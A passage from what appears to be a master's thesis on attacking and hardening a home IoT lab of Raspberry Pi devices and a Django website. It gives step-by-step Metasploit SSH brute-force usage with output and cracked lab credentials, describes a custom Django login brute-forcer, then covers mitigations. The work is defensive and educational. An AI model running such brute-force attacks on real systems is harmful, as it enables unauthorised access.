
The SSH brute-force attack was found in the Metasploit framework and it could be run from the framework. The brute-force attack was not found as a vulnerability, but it is a good penetration test to run on vulnerable environments. The basic idea is to try to login with different credentials. This can be quite a long process to complete but if the attacker has a good range of guesses or passwords lists, then he can get lucky. In this scenario, the brute-force attack was using a dictionary of common passwords, which was included in the Metasploit framework. The process for running the attack was the following:

1. Start Metasploit in the terminal
2. Use the SSH brute-force auxiliary
3. Fill in the parameters
4. Run the brute-force attack.

6.3.1.1 Application and results

The steps to use the SSH brute-force tool are identical to the steps taken to use the Slowloris attack, in section 6.2.2. The steps were the following:


1. Start a terminal and run the command *msf.*
2. Choose the SSH auxiliary, by running the command: *use auxiliary/scanner/ssh/ssh_login*
3. Fill in the parameters, as seen in Figure 23. The most important settings are the *rhosts, rport, username,* and *pass_file.* Since the attack was targeting a Raspberry PI device, which commonly has the username *pi,* the username was set to *pi.* Most people cannot be bothered to change the username of these types of devices.
4. The last step is to run the brute-force attack, by using the command: *run.*



```
Name              Current Setting  Required  Description
----              ---------------  --------  -----------
BLANK_PASSWORDS   false            no        Try blank passwords for all users
BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
DB_ALL_PASS       false            no        Add all passwords in the current database to the list
DB_ALL_USERS      false            no        Add all users in the current database to the list
DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD                           no        A specific password to authenticate with
PASS_FILE                          no        File containing passwords, one per line
RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT             22               yes       The target port
STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
THREADS           1                yes       The number of concurrent threads (max one per host)
USERNAME                           no        A specific username to authenticate as
USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS      false            no        Try the username as the password for all users
USER_FILE                          no        File containing usernames, one per line
VERBOSE           false            yes       Whether to print output for all attempts
```

Figure 23: SSH brute-force settings


The time it takes to brute-force the Raspberry PI can be quite long, if the attack were using a traditional brute-force approach. However, by using a dictionary attack, the attack time can be improved, if the victim is using a common password. This can be seen in Figure 24. The SSH brute-force attack took around 25-35 minutes to complete.



```
[-] 192.168.43.209:22 - Failed: 'pi:7772000'
[-] 192.168.43.209:22 - Failed: 'pi:7777'
[-] 192.168.43.209:22 - Failed: 'pi:777777'
[-] 192.168.43.209:22 - Failed: 'pi:7777777'
[-] 192.168.43.209:22 - Failed: 'pi:77777777'
[-] 192.168.43.209:22 - Failed: 'pi:788111'
[-] 192.168.43.209:22 - Failed: 'pi:789456'
[-] 192.168.43.209:22 - Failed: 'pi:789456123'
[-] 192.168.43.209:22 - Failed: 'pi:8'
```

Figure 24: Guessed passwords

For one of the Raspberry PI devices, the password was set to *rasp123berry!/*, which was then found. This can be seen in Figure 25. The attack could have possibly taken much longer to guess, but in an effort to save time and resources, the password was set to something that could be quickly brute-forced.



```
[-] 192.168.43.209:22 - Failed: 'pi:88888888'
[-] 192.168.43.209:22 - Failed: 'pi:8RttoTriz'
[-] 192.168.43.209:22 - Failed: 'pi:9'
[+] 192.168.43.209:22 - Success: 'pi:rasp123berry!/' 'uid=1000(pi) gid=1000(pi)
etdev),117(lpadmin),997(gpio),998(i2c),999(spi) Linux raspberrypi 5.10.63-v7+ #
[*] SSH session 1 opened (192.168.43.135:34751 -> 192.168.43.209:22 ) at 2022-0
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 25: Found correct password

6.3.2 HTTP brute-force attack

The second brute-force attack was targeted at the website login. This was a simple login mechanism, which authenticated users before they could view the data from the information page. Since the Metasploit HTTP brute-force attack did not work with the Django framework, I had to create my own brute-force solution in Python (see section 5.5.2). The basic idea was to get a new CSRF token with each username and password guess. The details on how the program works can be found in section

5.5.2 and Appendix 1 (source code). The website log in webpage can be seen in Figure 26.




IoT Data
192.168.43.209:8000/accounts/login/?next=/index/
• Login
Please login to see this page.
Username:
Password:
login
Lost password?

Figure 26: Website log in page

6.3.2.1 Application and results

The Python program is started with the command: *python brute-force-test.py*, after which the program queries the user for a URL to brute-force attack. The URL in this case was *http:localhost:8000*. After the URL is entered, the program starts to query the URL and guess the correct login credentials. As with the previous brute-force attack (section 6.3.1.1), this can take considerable time depending on the complexity of the password. Since most websites have an admin username, the first username to guess was admin. Also, the Python script used a common password dictionary file (from Metasploit) when guessing the passwords for the website.

The brute-force attack took 30 minutes to run, after which the program found the credentials to the website, as seen in Figure 27.



```
antti@antti-ThinkPad-E480:~/Desktop/Dippen/project$ python3 brute-force-test.py
Django bruteforce
url >> http://localhost:8000
Login success
 Your credentials are below
 admin:Haemorrhage
Goodbye
antti@antti-ThinkPad-E480:~/Desktop/Dippen/project$
```

Figure 27: Found credentials

As with any brute-force attack, it can take a considerable amount of time and resources to find the correct credentials.

6.4 Securing the environment


This section describes the security measures a user could take to secure a vulnerable home environment. The measures described are the following:

- Enable HTTPS

- Use complex passwords
- Enable various security settings on the devices and the environment.

6.4.1 Enable HTTPS

Since the experiment website is using the plain HTTP protocol to communicate with clients who were using the website, anyone who was monitoring the web traffic could read the message contents of the clients. This is not a secure way to handle web traffic, especially if the website were to be accessible from the open internet. The solution is to enable HTTPS, which would encrypt the website traffic between the server and the client. There are many services online, which could be used to issue a certificate to the server, but since the experiment environment was only functioning in a local network, a self-signed certificate would suffice. The only problem is that the web browser would give a warning to the users about an unsecured site, because the website is using a self-signed certificate (it does not have a trusted certification authority). However, this does not hinder the website traffic from being encrypted. A certificate warning can be seen in Figure 28.


Warning: Potential Security Risk Ahead

Firefox detected a potential security threat and did not continue to 192.168.1.135. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.

Learn more…

Go Back (Recommended) Advanced…

192.168.1.135 uses an invalid security certificate.

The certificate is not trusted because it is self-signed.

Error code: MOZILLA_PKIX_ERROR_SELF_SIGNED_CERT

View Certificate

Go Back (Recommended) Accept the Risk and Continue

Figure 28: Certificate warning


Enabling HTTPS for the Python website required a web server to be installed on the Raspberry PI. The open-source web server, Nginx, was used for this purpose. Nginx supports HTTPS, which was another reason why Nginx was chosen as the webserver. The process of enabling HTTPS for the website was made significantly easier by a how-to guide created by DigitalOcean [52]. The main steps in the guide were to create a certificate and a private key for the website, configure the Nginx webserver to use the certificate and private key, and enable the changes in Nginx.

6.4.1.1 Application and results

The first thing to do when enabling HTTPS for the website, was to SSH into the Raspberry PI, which was hosting the website. The next thing to do was to create the certificate and private key for the website, which was done with the command:

- `sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/ssl/private/nginx-selfsigned.key -out /etc/ssl/certs/nginx-selfsigned.crt`

The next step was to add the HTTPS settings to the Nginx webserver, which was done by modifying the Nginx files. The modifications made were, for example, what port the webserver should listen to and that the webserver should redirect all the HTTP traffic to the HTTPS traffic port. Once the settings were added to the Nginx files, the changes were applied to Nginx. After applying the changes to Nginx, the website was restarted. The website now had HTTPS enabled and all the website traffic was encrypted, which would hinder malicious actors from sniffing the web traffic in the local network. In Figure 29, one can see that HTTPS is enabled.



Please login to see this page.

Username:
Password:

Figure 29: HTTPS Enabled


6.4.2 Better Passwords

The main cause for gaining access to the local wireless network was poor passwords. Changing the passwords to something more secure would therefore improve the security of the environment significantly. The passwords that should be changed are the website login page password, the Raspberry PI default passwords, and the mobile hotspot password. Since the passwords were set to a common word and were found in a dictionary file, the passwords should be changed to be at least 8 characters long [53]. The passwords should also contain an uppercase letter, a lowercase letter, one number, and one special character. An alternative is to create a passphrase, which should at least be 16 characters long [53].

Changing the passwords for the Raspberry PI devices was fairly easy, since the only thing one would have to do was to log in to the devices and run the command:

- *sudo passwd pi*

This can be seen in Figure 30.




```
pi@raspberrypi:~/Desktop/project/masters-thesis-project/djangoWebApp $ cd /home/pi/
pi@raspberrypi:~ $ sudo passwd
New password: 
```

Figure 30: Raspberry PI change password

The mobile hotspot password was fairly easy to change, since one would need only navigate to the settings of the smartphone, find the mobile hotspot settings, and then change the password to a more secure password.

The website login page passwords can be changed from the Django administration page, which allows admins of webpages to manage user credentials. The Django administration page also allows admins to manage other webpage functions. Changing the user passwords was done and another setting was also enabled for the website. When new users are created on the website, the users would have to create secure passwords for their account. The Django administration webpage can be seen in Figure 31.



Password change

Please enter your old password, for security's sake, and then enter your new password twice so we can verify you typed it in correctly.

Old password: ••••••••••

New password:

Your password can't be too similar to your other personal information.
Your password must contain at least 8 characters.
Your password can't be a commonly used password.
Your password can't be entirely numeric.

New password confirmation:


Figure 31: Django change password

6.4.3 Enable security settings

Several security settings can also be enabled for the experiment environment through the Django framework. These security settings are involved in stopping brute-force attacks, hindering DDoS attacks, and limiting user permissions in the website and the Raspberry devices.

6.4.3.1 Hinder Brute-force Attacks

To hinder brute-force attacks on the website login page, a simple solution would be to lock out a user after several failed login attempts. This can effectively stop a brute-force attack in its tracks. A solution for this was to install a Django library package named *django-axes*, which is a plugin that is used to monitor suspicious login activity on Django based websites [54]. This plugin can be configured to lock out users that have a certain number of failed login attempts. This is an easy way of hindering a brute-force attack. A locked account can be seen in Figure 32.



```
Account locked: too many login attempts. Contact an admin to unlock your account.
```


Figure 32: Account locked

An extra precaution to take for the Raspberry devices, other than creating a more secure password, is to create a new main user instead of using the default *pi* user. This would significantly hinder most brute-force attacks against the Raspberry PI devices.

6.4.3.2 DDoS protection

Stopping DDoS attacks is a difficult task, since the IP addresses and device identities can be spoofed. However, a DDoS attack can be slowed down by blocking certain IP addresses and subnets. One could also limit the number of connections from a single host, which would also slow down a possible DDoS attack. These configurations can be performed in the Nginx settings, since Nginx is the webserver that handles the requests from clients and forwards them to the Django website.

DDoS attacks would be more of a risk if the website were accessible from the general internet. However, adding DDoS protection to a home environment might



```
location / {
        include proxy_params;
        proxy_pass http://unix:/home/pi/Desktop/project/r
        limit_conn addr 10;
        allow 192.168.43.0/24;
        deny all;
}

client_body_timeout 5s;
client_header_timeout 5s;
```

Figure 33: Nginx block IP addresses

be unnecessary, since most users are not targeted by DDoS attacks. In Figure 33, a snippet of *Nginx* configurations to block IP addresses ca be seen. Also, in Figure 33, a limit on the connections from each address is set to 10. This is done to restrict some addresses from taking up all of the connections.

6.4.3.3 Restrict user permissions in the environment

A good general principle in any IT environment is to have a "least access" policy for all users. This means that all users should only have the user permissions that they need to function, meaning that ordinary users should not be able to edit the website or have any extra access to the IoT environment. The admin users should be able to modify and manage the environment. This policy should be applied to the website and the Raspberry devices.

Modifying the Django website user permissions was easy to do, since this can be done from the Django Administration webpage. The Raspberry PI users should also be restricted, but since most Raspberry devices do not require plenty of users, the Raspberry does not require many permission restrictions. The *pi* user should only have read and write access to the *pi* user's home directory. Another user should be created that has more user permissions.

7. Discussion

This chapter discusses the results of the experiment, the requirements of each part of the it, the limitations and the implications of the it.

7.1 Requirements

The main goal of the experiment was to simulate a home IoT environment and test the security of the environment. The tests would show how easy or difficult it is to hack into an IoT environment that has not been sufficiently secured by a home user. The assumption was made that most home IoT environments are not secured well enough, because either people do not know how to secure them or because people are lazy.

The IoT environment should have some sensors and devices that would gather data and send it to a base station, which would then display the data on a website. The communication should be done via a router or with a mobile hotspot. The environment should then be tested for security and any potential security risks should have been remediated after the security tests were performed and the vulnerabilities uncovered.

The following sections briefly discuss the requirements for the Raspberry PI devices, the website, the different attacks, and the security mitigations.

7.1.1 Raspberry PI and sensor requirements

The basic requirement for the devices and sensors used was that they could gather data and they could communicate via WIFI. This made the Raspberry PI devices a suitable choice, as well as the fact that they were the devices I happened to have available at the time. The Sense HAT module and the Pi camera sensors were also chosen because I already owned them, and they were not used for anything else at the time.

7.1.2 Website requirements

The website core requirements were that the website could display the sensor data, display pictures from the camera sensor and have a basic login mechanism. The website was supposed to be able to read the data from a .csv file and display it on the website, the same concerning the pictures taken with the camera sensor. The basic login mechanism was supposed to authenticate a created user on the website and then allow these users to view the sensor data. The website was also required to be able to work with the HTTPS protocol.

7.1.3 Attack requirements

In this section, the different requirements for the attacks are briefly discussed.

The *wireless network attack* was meant as a point of entry into the environment, when the environment was connected with WIFI. This was the only requirement for the wireless network attack. The exploitation of the WIFI network would allow the brute-force attacks and the DoS attack to be performed.

The requirement for the *DoS attack* was that it should be able to hinder the proper function of the website when launched. It should not have required a high amount of resources to perform on the website. The DoS attack should preferably be launched from the Metasploit tool.

Two *brute-force attacks* were to be used to test the security of the website and the Raspberry PI devices. One of the attacks should target the experiment website and the other attack should target the Raspberry PI devices. The website brute-force attack should have been able to run against Django based websites, and the Raspberry PI brute-force attack should target the SSH protocol of the devices.

7.1.4 Security mitigation requirements

Most of the security mitigation requirements should be able to stop or hinder at least most of the attacks performed against the environment. The security mitigations included enabling HTTPS for the website, creating stronger passwords for the Raspberry devices, hindering the effect of the DoS attack, and configuring additional security options for the environment.

7.2 Experiment results

All of the requirements were fulfilled, and the results were somewhat expected. The IoT environment functioned as expected and the attack tests were also performed with success. Overall, the Raspberry devices worked as expected, the website fulfilled its basic requirements, all of the attacks worked as expected, and the security mitigation steps to secure the environment should stop or hinder all of the attacks. The results are divided into different sections in the following, such as the results of the Raspberry devices, the website, the attacks performed, and securing the environment.

7.2.1 Raspberry PI results

The Raspberry devices worked as expected and were able to gather sensor data, display the data on the website, and host the website. There were some problems with timing of operations on the Raspberry devices; one such problem was that there was a race condition when the devices were accessing the .csv file that contained the sensor data. The .csv file was updated constantly with new sensor data and there was a need to update the existing sensor data on the website. This meant that the .csv file was used by two processes at the same time. One process used the .csv file to update the sensor data on the website and another process was updating the .csv file with new sensor data. The updating and displaying of the sensor data file had caused a race condition in the code and it was also causing a malfunction in the whole application. The problem was fixed by changing the times when the sensor data file was updated and when the website was supposed to update the website with new data.

There was also a problem with the PI camera software and the Rasbian operating system on the Raspberry devices. The PI camera worked at first, but when I updated the Rasbian OS to the latest version, the camera stopped working. This meant that there was a problem between the OS version and the PI camera module. After researching the problem, I found the cause of the camera malfunction. The cause of the problem was that the new Rasbian operating system version had changed the camera library used for the camera module. What this meant was that the existing code written for the camera would not function properly with the latest Rasbian version. The solution was to use the older version of Rasbian and continue to use the existing code for the camera. The reason why the new library was not used by me was because the developers of the camera module had not fully updated the old PI Camera codebase to work with the new camera library, used in the newer Rasbian OS version.

7.2.2 Website Programming Results

The website worked sufficiently well for the experiment, the login mechanism worked, and displaying the data was also working. There were also problems with displaying the data on the website at first, but these were solved after some time. The problem with displaying the data on the website was related to getting the data correctly from the sensor data .csv file. I did not have much experience with web programming previously, so I had to learn how to display the data in a satisfactory manner. I did this by calculating the average from each column and then displaying the result on the website.

7.2.3 Attack results

All of the attacks worked as expected. The wireless network breach was the most difficult to perform of the different attacks, because it required some in-depth knowledge on how the wireless messages function. The DoS and brute-force attacks were also easy to perform, since they partly used the Metasploit framework to run the attacks. There were some problems with running the HTTP brute-force attack at first, but after reading on the Django documentation, I was able to solve the problem. The problem is previously described in chapter 5.5.2.

7.2.4 Security mitigation results

The security mitigations were also successfully implemented to the environment. The HTTPS protocol was configured for the website with the use of the Nginx webserver. The passwords were easy to change and some security settings were enabled for the website, such as user account lockout and connection timeout after a certain amount of time. There were some small problems with enabling HTTPS for the website, such as configuring the right settings and website redirections.

7.3 Interpreting the results

In this section the results of the attacks and security mitigations are discussed in more depth.

7.3.1 Attack results

All of the attacks were successful, which means that the environment was not secure enough. The basic security on the devices was not enough to hinder the most common attacks used today to exploit systems.

The wireless network breach was only possible because the password on the mobile hotspot was found on the not sufficiently strong and the laptop was able to get close enough to capture the WIFI signals from the mobile phone to the Raspberry PI devices. The mobile hotspot password was chosen by me to demonstrate how easily an attacker can gain access to a network with a weak password.

The DoS attack was feasible because there was already access gained to the experiment environment, and this allowed the attack to proceed. However, the DoS attack would also have been possible if the experiment website were available from the open internet. In that case the DoS attack could be launched directly at the website, which is the most used form of DoS attacks.

The brute-force attacks were achievable because of the weak passwords on the website, Raspberry Pi devices, and the mobile hotspot. The attacks would have been completed quicker, if the laptop or computer used to run the brute-force attacks had had more computing resources.

7.3.2 Security mitigation results

Securing the experiment environment was not a difficult task to perform, since most of the security issues were easy to fix. Perhaps the most important fix was to create stronger passwords for the entire environment. Enabling HTTPS would stop the attacker from sniffing the traffic from the website to the clients, and blocking certain IP address ranges from having access to the website would hinder DoS attacks somewhat.

Enabling the account lockout option for the website would also stop the brute-force attack from all these user accounts, but this comes at the cost of user friendliness. Creating new users for the website and the Raspberry devices, then removing the old default accounts, would at least hinder hackers from gaining access to the default user accounts. As long as the default user accounts exist with weak passwords, they are vulnerable to attacks.

Overall, the security fixes for the environment were easy to perform and the attacks could have been stopped with minimal effort, if the setting up of the environment had been done with security in mind.

7.4 Implications of the experiment

In this section the results of the experiment are discussed and compared to real world scenarios.

The results of the experiment suggest that it was easy to exploit an unsecure IoT environment. The attacks were quire easy to perform and I think that even an inexperienced hacker could learn how to perform these attacks quite quickly on vulnerable systems. The risk would be even worse if, for example, the website was available on the internet without any extra security. Hackers could in that case easily gain access to the website, and possibly from there gain access to the home network, and the Raspberry devices.

The wireless network breach would not really work quite as easily as it did in the experiment environment. In a real-world setting, the network breach would not be as easy, since physical proximity to the devices would be necessary. Also, IoT devices are not usually connected via WIFI, but with their own mobile networks or IoT based networks. However, these IoT networks are also vulnerable to packet capturing and possibly a network breach. Also, in home environments, it would be possible to perform this type of wireless network breach, for example, in an apartment building an attacker could try to breach a neighbour’s WIFI network and gain access to it. I think that most of the attacks used to gain access to websites or internal environments use either social engineering or known vulnerabilities in the systems. However, having a weak password on a website or a wireless network makes the hacker’s job much easier.

In real world settings, the use of DDoS attacks can seriously hinder websites and services from functioning and can also stop them from being used for several days. DDoS attacks are also difficult to stop, because they usually fake or change the IP addresses they are using constantly, so finding out the correct IP addresses to block is commonly quite difficult. However, it is not impossible to stop DDoS attacks, some websites have a connection limit for each client and if the client takes long to respond, the connection can be dropped. Businesses also have backup servers, in case a DDoS attack occurs the business can fall back to using the backup instead of the host that is under a DDoS attack. Botnets are a serious threat against businesses, which means that there are routers, IoT devices, and other web connected devices that are not securely configured. This means that DDoS and DoS attacks are still prevalent today.

The brute-force attacks could have been easily stopped if the passwords of the Raspberry devices and the website had been properly set up. Also, the account lockout mechanism would have stopped the brute-force attack on the website. The SSH brute-force attack could have been hindered by creating a new default user and a strong password. However, malicious actors can use considerable computing power to brute-force their victim's websites and devices. Hackers usually use brute-force attacks against low hanging fruits on the internet, for example, the Mirai malware ran a dictionary attack against the devices it tried to infect and then moved on if it could not gain access to the device.

As previously stated, most of these security issues are quite easy to remediate, such as enabling HTTPS and locking out users after a certain amount of time. It should also be self-evident that all passwords used in any system should be strong and complex. If the passwords are not strong or complex enough, then malicious attackers can gain access to systems with trivial effort. Using a common word that is 6-8 characters long would cause the password to be brute-forced under a second. Although most companies' password policies force the users to create secure passwords, some companies do not enforce these. Also, some businesses also enforce two-factor authentication for their employees' accounts. This is a good second line of defence against password exploitation and data breaches. If the passwords are leaked by some attack, but the users are using two-factor authentication, then the passwords cannot be used to gain access to the leaked accounts. Home users are responsible for their own environments but before setting up the environments, they should be aware of the security risks and best security practices for the technology used.

Locking out users from a website after several failed login attempts would hinder possible brute-force attacks against the website. However, locking out users in case of a brute-force attack could cause some annoyance for those users that have been locked out. The admin of the website would need to unlock the accounts again when they are to be recovered. An argument can be made that locking out users from the website would not be user friendly. One could instead use a strong password and two-factor authentication to secure the users' accounts instead. Also, locking out users from a website, when the users have actually failed to enter their credentials correctly a number of times, would also cause much work for admin users. Enabling user lockout is more of a trade-off between user friendliness and gaining more security, and it depends on the use case it is applied to. In a small home IoT environment, it could work well without many problems.

7.5 Experiment limitations

The experiment environment was an environment closed from the internet and could not therefore be attacked directly from it. This is different from most IoT environments on the internet. However, since the focus was on a home environment, the experiment environment could perhaps be in a closed-off network. This varies from environment to environment and the use case. Also, a requirement of the experiment was to create the environment by myself, and the Raspberry PI devices were available to me. One could have used other sensors for the Raspberry PI, but the sensors for the Raspberry were also available at the time.

Using Raspberry PI devices for an IoT environment at home could perhaps be more of a hobbyist's project, in comparison to a commercially bought IoT environment. The sensors used also were made for Raspberry PI devices, and in more elaborate environments, the sensors and devices would be more energy efficient and accurate. Consumer grade IoT environments can be bought today and they are also used more often, for example, to gather data on the temperature in the home etc. Consumer grade solutions could also have better security settings by default, for example, strong passwords and DoS protection. However, this comes at the responsibility of both the business that sells the products and the user himself, to make sure that the device is secure enough.

In reality, most of the attacks used to exploit the environment would be difficult to run on real environments. The network breach would require close proximity to the devices, even in order to capture traffic to analyse and exploit. DoS attacks are usually not targeted at a certain user's environment, as the usual targets are larger organizations' websites or servers. The brute-force attacks would probably be more of a hit-and-miss scenario in most cases, depending on whether the victim has a strong password or not. Also, the test environment was vulnerable from the start, to demonstrate how easy it is to exploit vulnerable systems in reality.

The security requirements are usually a basic prerequisite in any robust IT system today, meaning that HTTPS is enabled by default, strong passwords are required from the start, DoS protection in enabled, and other security settings are enabled. However, the security of a home environment is the responsibility of the user, who might not know how to properly secure the environment, especially if the environment is self built. Commercial home IoT environments should also be double-checked for the security settings.

Overall, the goal was to demonstrate how easy it is to gain access to a vulnerable system, by using simple tools that are available on the internet.

8. Conclusion

This chapter briefly summarizes the results and discusses the future of the project. It also gives some recommendations for remediation based on the experiment results.

All of the attack and exploit scenarios were successful in the experiments and the security mitigations should be enough to stop such attacks on the environment. The wireless network breach, brute-force attacks, and DoS attack were successful, and displayed how easy they were to accomplish with existing tools from the internet. The security mitigations were the following:

- Stronger passwords on the website, Raspberry devices, and the mobile hotspot.
- HTTPS on the website to enable encrypted communication
- Block IP addresses to hinder DoS attacks.
- Enable user account lockout and other security settings to stop brute-force attacks from having an effect.

Based on the results from the experiment, it was trivial to exploit and attack a vulnerable IoT environment. The vulnerabilities of the environment were also easy to fix, meaning that it would not take much effort to set up home IoT environments securely. This means that the businesses that sell home IoT environments should be able to create secure products quite easily. The users should also be able to fix the common security issues in their home environments. However, the security steps do require at least some knowledge of IT technology.

